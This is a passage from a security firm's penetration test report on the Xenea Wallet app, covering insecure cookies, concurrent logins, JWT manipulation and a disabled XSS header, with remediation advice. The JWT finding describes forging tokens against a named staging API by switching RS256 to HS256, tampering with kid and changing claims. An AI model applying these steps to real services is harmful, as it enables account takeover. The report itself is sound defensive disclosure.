REMEDIATION

Set HttpOnly flag to prevent JavaScript access. Set Secure flag to enforce transmission over HTTPS. Use SameSite=Strict or Lax to mitigate CSRF. Restrict Path to the necessary scope to reduce exposure.

REFERENCES

- [Mozilla HTTP Cookie Security](#)
- [Secure Headers](#)

STEPS TO REPRODUCE

1. Capture the API Request in Burp Suite. Send the Request to Burp Suite Repeater. Analyze the Response for Missing cookie attributes - httponly, secure, SameSite and path set to root.

Original request				Response			
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex	Render
1	POST /walle/v1/certs HTTP/2			1	HTTP/2 200 OK		
2	Host: mobile-api.staging.xena.epp			2	Content-Type: application/json;charset=UTF-8		
3	User-Agent: Dart/3.5 (dart.io)			3	Content-Length: 10		
4	Content-Type: application/json			4	Date: Wed, 26 Feb 2025 15:32:40 GMT		
5	Accept-Encoding: gzip, deflate, br			5	Accept-Charset: big5, Big5-HKSCS, euc-jp, euc-kr, gb18030, gb2312, gbk, ibm-thai, ibm00855		
6	Content-length: 140			6	ibm01141, ibm01142, ibm01143, ibm01144, ibm01145, ibm01146, ibm01147, ibm01148, ibm01149, ibm01150, ibm01151, ibm01152, ibm01153, ibm01154, ibm01155, ibm01156, ibm01157, ibm01158, ibm01159, ibm01160, ibm01161, ibm01162, ibm01163, ibm01164, ibm01165, ibm01166, ibm01167, ibm01168, ibm01169, ibm01170, ibm01171, ibm01172, ibm01173, ibm01174, ibm01175, ibm01176, ibm01177, ibm01178, ibm01179, ibm01180, ibm01181, ibm01182, ibm01183, ibm01184, ibm01185, ibm01186, ibm01187, ibm01188, ibm01189, ibm01190, ibm01191, ibm01192, ibm01193, ibm01194, ibm01195, ibm01196, ibm01197, ibm01198, ibm01199, ibm01200, ibm01201, ibm01202, ibm01203, ibm01204, ibm01205, ibm01206, ibm01207, ibm01208, ibm01209, ibm01210, ibm01211, ibm01212, ibm01213, ibm01214, ibm01215, ibm01216, ibm01217, ibm01218, ibm01219, ibm01220, ibm01221, ibm01222, ibm01223, ibm01224, ibm01225, ibm01226, ibm01227, ibm01228, ibm01229, ibm01230, ibm01231, ibm01232, ibm01233, ibm01234, ibm01235, ibm01236, ibm01237, ibm01238, ibm01239, ibm01240, ibm01241, ibm01242, ibm01243, ibm01244, ibm01245, ibm01246, ibm01247, ibm01248, ibm01249, ibm01250, ibm01251, ibm01252, ibm01253, ibm01254, ibm01255, ibm01256, ibm01257, ibm01258, ibm01259, ibm01260, ibm01261, ibm01262, ibm01263, ibm01264, ibm01265, ibm01266, ibm01267, ibm01268, ibm01269, ibm01270, ibm01271, ibm01272, ibm01273, ibm01274, ibm01275, ibm01276, ibm01277, ibm01278, ibm01279, ibm01280, ibm01281, ibm01282, ibm01283, ibm01284, ibm01285, ibm01286, ibm01287, ibm01288, ibm01289, ibm01290, ibm01291, ibm01292, ibm01293, ibm01294, ibm01295, ibm01296, ibm01297, ibm01298, ibm01299, ibm01300, ibm01301, ibm01302, ibm01303, ibm01304, ibm01305, ibm01306, ibm01307, ibm01308, ibm01309, ibm01310, ibm01311, ibm01312, ibm01313, ibm01314, ibm01315, ibm01316, ibm01317, ibm01318, ibm01319, ibm01320, ibm01321, ibm01322, ibm01323, ibm01324, ibm01325, ibm01326, ibm01327, ibm01328, ibm01329, ibm01330, ibm01331, ibm01332, ibm01333, ibm01334, ibm01335, ibm01336, ibm01337, ibm01338, ibm01339, ibm01340, ibm01341, ibm01342, ibm01343, ibm01344, ibm01345, ibm01346, ibm01347, ibm01348, ibm01349, ibm01350, ibm01351, ibm01352, ibm01353, ibm01354, ibm01355, ibm01356, ibm01357, ibm01358, ibm01359, ibm01360, ibm01361, ibm01362, ibm01363, ibm01364, ibm01365, ibm01366, ibm01367, ibm01368, ibm01369, ibm01370, ibm01371, ibm01372, ibm01373, ibm01374, ibm01375, ibm01376, ibm01377, ibm01378, ibm01379, ibm01380, ibm01381, ibm01382, ibm01383, ibm01384, ibm01385, ibm01386, ibm01387, ibm01388, ibm01389, ibm01390, ibm01391, ibm01392, ibm01393, ibm01394, ibm01395, ibm01396, ibm01397, ibm01398, ibm01399, ibm01400, ibm01401, ibm01402, ibm01403, ibm01404, ibm01405, ibm01406, ibm01407, ibm01408, ibm01409, ibm01410, ibm01411, ibm01412, ibm01413, ibm01414, ibm01415, ibm01416, ibm01417, ibm01418, ibm01419, ibm01420, ibm01421, ibm01422, ibm01423, ibm01424, ibm01425, ibm01426, ibm01427, ibm01428, ibm01429, ibm01430, ibm01431, ibm01432, ibm01433, ibm01434, ibm01435, ibm01436, ibm01437, ibm01438, ibm01439, ibm01440, ibm01441, ibm01442, ibm01443, ibm01444, ibm01445, ibm01446, ibm01447, ibm01448, ibm01449, ibm01450, ibm01451, ibm01452, ibm01453, ibm01454, ibm01455, ibm01456, ibm01457, ibm01458, ibm01459, ibm01460, ibm01461, ibm01462, ibm01463, ibm01464, ibm01465, ibm01466, ibm01467, ibm01468, ibm01469, ibm01470, ibm01471, ibm01472, ibm01473, ibm01474, ibm01475, ibm01476, ibm01477, ibm01478, ibm01479, ibm01480, ibm01481, ibm01482, ibm01483, ibm01484, ibm01485, ibm01486, ibm01487, ibm01488, ibm01489, ibm01490, ibm01491, ibm01492, ibm01493, ibm01494, ibm01495, ibm01496, ibm01497, ibm01498, ibm01499, ibm01500, ibm01501, ibm01502, ibm01503, ibm01504, ibm01505, ibm01506, ibm01507, ibm01508, ibm01509, ibm01510, ibm01511, ibm01512, ibm01513, ibm01514, ibm01515, ibm01516, ibm01517, ibm01518, ibm01519, ibm01520, ibm01521, ibm01522, ibm01523, ibm01524, ibm01525, ibm01526, ibm01527, ibm01528, ibm01529, ibm01530, ibm01531, ibm01532, ibm01533, ibm01534, ibm01535, ibm01536, ibm01537, ibm01538, ibm01539, ibm01540, ibm01541, ibm01542, ibm01543, ibm01544, ibm01545, ibm01546, ibm01547, ibm01548, ibm01549, ibm01550, ibm01551, ibm01552, ibm01553, ibm01554, ibm01555, ibm01556, ibm01557, ibm01558, ibm01559, ibm01560, ibm01561, ibm01562, ibm01563, ibm01564, ibm01565, ibm01566, ibm01567, ibm01568, ibm01569, ibm01570, ibm01571, ibm01572, ibm01573, ibm01574, ibm01575, ibm01576, ibm01577, ibm01578, ibm01579, ibm01580, ibm01581		

[illegible]

L-11 Concurrent login allowed

Severity

Low

Status ● Acknowledged

Category Concurrent login allowed

TESTING DETAILS

- Original finding number: 5.34
- Tools used: Memu
- Date of reporting: 10th March 2025

VULNERABILITY OBSERVATION

The application allows a single user account to be logged in from multiple devices simultaneously without any session management restrictions. During testing, it was observed that a user can log in from two or more different devices using the same credentials without being logged out from the previous session. A secure authentication system should restrict concurrent logins or provide an option for users to view and manage active sessions to prevent unauthorized access.

VULNERABLE LOCATION

Module: Authentication & Session Management

Affected Feature: User Login & Session Handling

TECHNICAL IMPACT

Account Takeover Risk: If an attacker gains access to a user's credentials, they can log in from another device and maintain access even if the real user changes their password (if sessions are not properly revoked). Weak Session Security: Without session tracking, users cannot see or manage active logins, increasing the risk of unauthorized access persistence. No Session Expiry Control: The system does not enforce session invalidation after password changes or logouts, making it possible for old sessions to remain active indefinitely.

BUSINESS IMPACT

Allowing concurrent logins weakens account security, increasing the risk of unauthorized access, credential sharing, and fraudulent activities. Attackers or malicious users can maintain persistent access, leading to data breaches, session hijacking, and identity theft. This vulnerability also violates compliance standards like GDPR, PCI-DSS, and ISO 27001, which mandate strong session management policies. Failure to address this issue may result in regulatory fines, reputational damage, and loss of customer trust if exploited at scale.

REMEDIATION


To mitigate this issue, implement strong session management by restricting the number of active sessions per user. Enforce device-based session tracking, allowing only one active session at a time or providing users with the ability to view and manage their active sessions. Enable automatic session invalidation when a user logs in from a new device, prompting them to confirm whether they want to terminate the previous session. Implement session expiration and token revocation mechanisms to ensure that old sessions become invalid after password changes or inactivity.

REFERENCES


- [session-management](#)

STEPS TO REPRODUCE

1. Open the Android application and navigate to the login screen. Enter valid credentials and log in with Device 1 (Mobile A or Emulator A).



2. Take the same credentials and log in from Device 2 (Mobile B or Emulator B). Perform the same actions on Device 2 and observe that both sessions remain active simultaneously.



L-12 JWT injection

Severity **Low** Status ● Acknowledged Category injection

TESTING DETAILS

- Original finding number: 5.35
- Tools used: Burp Suite, jwt.io(website)
- Date of reporting: 10th March 2025

VULNERABILITY OBSERVATION

The objective of this test is to assess the security of JWT implementation by identifying vulnerabilities that could lead to authentication bypass, privilege escalation, or unauthorized access. The focus is on detecting weak signature validation, algorithm (alg) and key ID (kid) manipulation, improper token expiration handling, and insecure claim modifications. The goal is to ensure that JWTs are securely validated, protected against forgery, and properly enforced to prevent unauthorized API access, data exposure, and security breaches.

VULNERABLE LOCATION

The vulnerable endpoint `http://api-stg.xenea.network/api/v1/auth/jwks.json` exposes sensitive information, including JWT token algorithm and key ID (kid). The affected server URL `http://api-stg.xenea.network/api/v1/` reveals a staging environment, which may have weaker security controls. This exposure could allow attackers to enumerate API endpoints, exploit authentication mechanisms, or manipulate JWT validation.

TECHNICAL IMPACT

Manipulating multiple fields within a JWT can lead to authentication bypass, privilege escalation, and unauthorized access if the server does not properly validate token integrity. Modifying the alg field to "none" could allow the server to accept unsigned tokens, effectively disabling signature verification. Exploiting the kid field, an attacker could point to an attacker-controlled key, forging valid JWTs and gaining unauthorized access. Adjusting iat (Issued At) or exp (Expiration) could extend session validity indefinitely, preventing automatic logouts and session expiration. Changing sub (Subject/User ID) could enable impersonation of other users, including administrators, while altering scope or role may grant higher privileges, allowing unauthorized actions within the application. Additionally, modifying aud (Audience) could allow tokens to be misused across unintended services, leading to cross-system authentication bypass. If these manipulations are not properly restricted, attackers can exploit JWT weaknesses to access restricted APIs, escalate privileges, hijack sessions, and compromise sensitive data, making this a critical security vulnerability.

BUSINESS IMPACT

Unauthorized JWT manipulation can lead to account takeovers, financial fraud, and data breaches, severely impacting business operations. Attackers can exploit forged tokens to access restricted systems, modify transactions, or extract sensitive user data, leading to regulatory non-compliance (GDPR, PCI-DSS, ISO 27001) and potential legal penalties. A security breach due to JWT forgery could result in reputation damage, customer trust loss, and competitive risks. Exploiting session expiration manipulation may lead to persistent unauthorized access, increasing operational security risks. If left

unpatched, this vulnerability could cause severe financial and legal consequences, making immediate remediation essential.

REMEDIATION

Enforce strict signature validation to prevent the acceptance of unsigned or altered tokens. Disallow the use of alg: none and only permit strong, predefined algorithms such as RS256 or ES256. Implement proper key validation by ensuring the server verifies kid values and does not automatically trust external JWKS sources. Restrict JWT claim modifications by validating iat, exp, sub, aud, and role to prevent privilege escalation, session hijacking, or unauthorized access. Use short-lived JWTs and enforce automatic token expiration and refresh mechanisms. Monitor and log JWT-related authentication failures to detect suspicious activity and potential abuse.

REFERENCES

- json-web-key-sets
- rfc7517

STEPS TO REPRODUCE

1. Intercept the API Request in Burp Suite. Send the Request to Burp Suite Repeater. got an access 200 ok

[illegible]

2. Try to login with no token then we will get a no_permission response.

after removing access token got 401 unauth response

The screenshot shows a Burp Suite interface with a request and response. The request is a GET to `/api/v1/auth/jwtKey.json` with an Authorization header containing a Bearer token. The response is a 401 Unauthorized status with a message: "YOU_DO_NOT_HAVE_PERMISSION".

3. change algo from RS256 → HS256

The screenshot shows a Burp Suite interface with a request and response. The request is a GET to `/api/v1/auth/jwtKey.json` with an Authorization header containing a Bearer token. The response is a 200 OK status with a JWT token. The token is decoded, and the algorithm is changed from RS256 to HS256.

[illegible]

4. change kid value to any string. we can modify other fields as well and we will get access.

[illegible]

L-13 Disabled X-XSS-Protection Header Leading to Increased XSS Risk

Severity **Low** Status ● Resolved Category Vulnerable and Outdated Components

TESTING DETAILS

- Original finding number: 5.38
- Tools used: Burp Suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the X-XSS-Protection: 0 response header, which disables the browser's built-in XSS filter. This could expose users to cross-site scripting (XSS) attacks by preventing the browser from blocking malicious script injections.

VULNERABLE LOCATION

Throughout the url: <http://api-stg.xenea.network/>*

TECHNICAL IMPACT

Disabling XSS filters increases the attack surface for malicious payloads to execute in users' browsers. Potential exploitation of stored or reflected XSS attacks, leading to unauthorized actions on behalf of users.

Increased risk of phishing or credential theft through injected scripts.

BUSINESS IMPACT

Potential risk of data theft, session hijacking, and reputation damage if attackers exploit XSS vulnerabilities.

Compliance issues with security best practices, which could impact trust and credibility. Increased likelihood of regulatory non-compliance (e.g., GDPR, PCI DSS) due to weak security measures.

REMEDIATION

Enable the browser's XSS protection by setting the following response header:

X-XSS-Protection: 1; mode=block

This ensures that if an XSS attack is detected, the browser will block the response entirely instead of attempting to sanitize it.

REFERENCES

- [reducing-risk-of-xss-with-modern](#)
- [CSP](#)

STEPS TO REPRODUCE

1. See the response, there is response header X-XSS-Protection: 0

[illegible]

Summary of recommendations

To mitigate the identified vulnerabilities and enhance the security posture of Xenea Wallet, the following recommendations should be implemented:

1. Secure Communication & Application Integrity

- Implement SSL Pinning correctly to prevent Man-in-the-Middle (MITM) attacks.
- Strengthen root and emulator detection mechanisms to prevent attackers from running the app on compromised devices.
- Use Android Play Integrity API to detect tampering and unauthorized modifications.
- Implement anti-hooking techniques to prevent attackers from modifying app behavior at runtime.

2. Authentication & Authorization Hardening

- Enforce strong authentication mechanisms, such as multi-factor authentication (MFA).
- Implement account lockout mechanisms after multiple failed login attempts.
- Enforce session expiration and invalidation after logout to prevent unauthorized access.
- Prevent concurrent logins from multiple devices unless explicitly required.

3. Secure Storage & Data Protection

- Store sensitive data in encrypted form using AES-GCM (256-bit encryption) instead of weak algorithms like MD5 and SHA-1.
- Do not store sensitive data in local storage, logs, or shared preferences. Use Android Keystore System for cryptographic keys.
- Prevent backup of sensitive application data by setting `android:allowBackup="false"`.
- Implement data masking techniques for sensitive user information (e.g., account ID, email, and private keys).

4. Secure API & Server-Side Controls

- Implement proper authorization checks for all sensitive API endpoints to prevent IDOR attacks.
- Restrict access to the admin API by implementing role-based access control (RBAC).
- Implement rate limiting to prevent brute-force attacks and DoS attacks.
- Use JWT best practices (e.g., secure storage, token expiration, and proper signing with HS256/RS256).
- Ensure public JWKS keys are not exposed to prevent cryptographic attacks.

5. Secure Cryptography & Input Validation

- Replace weak encryption algorithms (MD5, SHA1) with AES-GCM (256-bit) and SHA-256/SHA-512 for hashing.
- Implement input validation and sanitization to prevent SQL Injection, XSS, and template injection attacks.
- Use parameterized queries and ORM to prevent SQL Injection.

- Implement output encoding to prevent cross-site scripting (XSS) attacks.

6. Secure Permissions & Component Exposure

- Remove unnecessary permissions such as `READ_EXTERNAL_STORAGE`, `WRITE_EXTERNAL_STORAGE`, and `MANAGE_EXTERNAL_STORAGE`.
- Disable Android export flag for sensitive activities and services to prevent unauthorized access.
- Implement secure deep link handling to prevent unauthorized navigation and intent hijacking.
- Restrict broadcast receivers and ensure file writes are properly secured to prevent arbitrary file manipulation.

7. Secure Logging & Debugging Controls

- Disable debugging symbols in production builds to prevent attackers from extracting sensitive information.
- Remove `printStackTrace()` and other debugging functions that expose internal errors.
- Ensure sensitive data (tokens, passwords, API keys) are never logged.
- Implement secure logging practices by using log sanitization and log rotation techniques.

8. Secure Cookies & Headers

- Implement security headers such as:
 - Content-Security-Policy (CSP)
 - Strict-Transport-Security (HSTS)
 - X-Content-Type-Options: nosniff
 - X-Frame-Options: DENY
 - X-XSS-Protection: 1; mode=block
- Configure cookies with `HttpOnly`, `Secure`, `SameSite=Strict` attributes to prevent session hijacking.

9. Secure Deployment & Monitoring

- Implement Web Application Firewall (WAF) to protect against common web attacks.
- Conduct regular security testing (penetration testing, code reviews, and SAST/DAST scans).
- Continuously monitor logs and security events to detect anomalies.
- Automate security updates and patches for both backend and frontend applications.

By implementing these recommendations, Xenea Wallet can significantly enhance its security posture, protect user data, and reduce the risk of exploitation by attackers.

Disclaimer

This report is based on testing of the application and endpoints listed in the Scope section and on information the client provided during the engagement. It reflects Safe Edges' assessment at the time of testing and is not a guarantee that the application is free of vulnerabilities.

Changes made after the test window, components not listed in scope and third-party services are outside the scope of this report unless stated otherwise.

Security is ongoing. We recommend continued testing, monitoring and bug bounty coverage alongside any audit.

This report is not investment advice and is not an endorsement of the project, its team or any token.



Safe Edges is a Web3 security firm and official security partner for the Fuel, ENI and XI EcoChain ecosystems. We work across smart contract audits, Rust and WASM reviews, ZK circuit review, AI and MCP security, and penetration testing.

200+

PROJECTS AUDITED

\$4B+

TVL SECURED

0

POST-AUDIT HACKS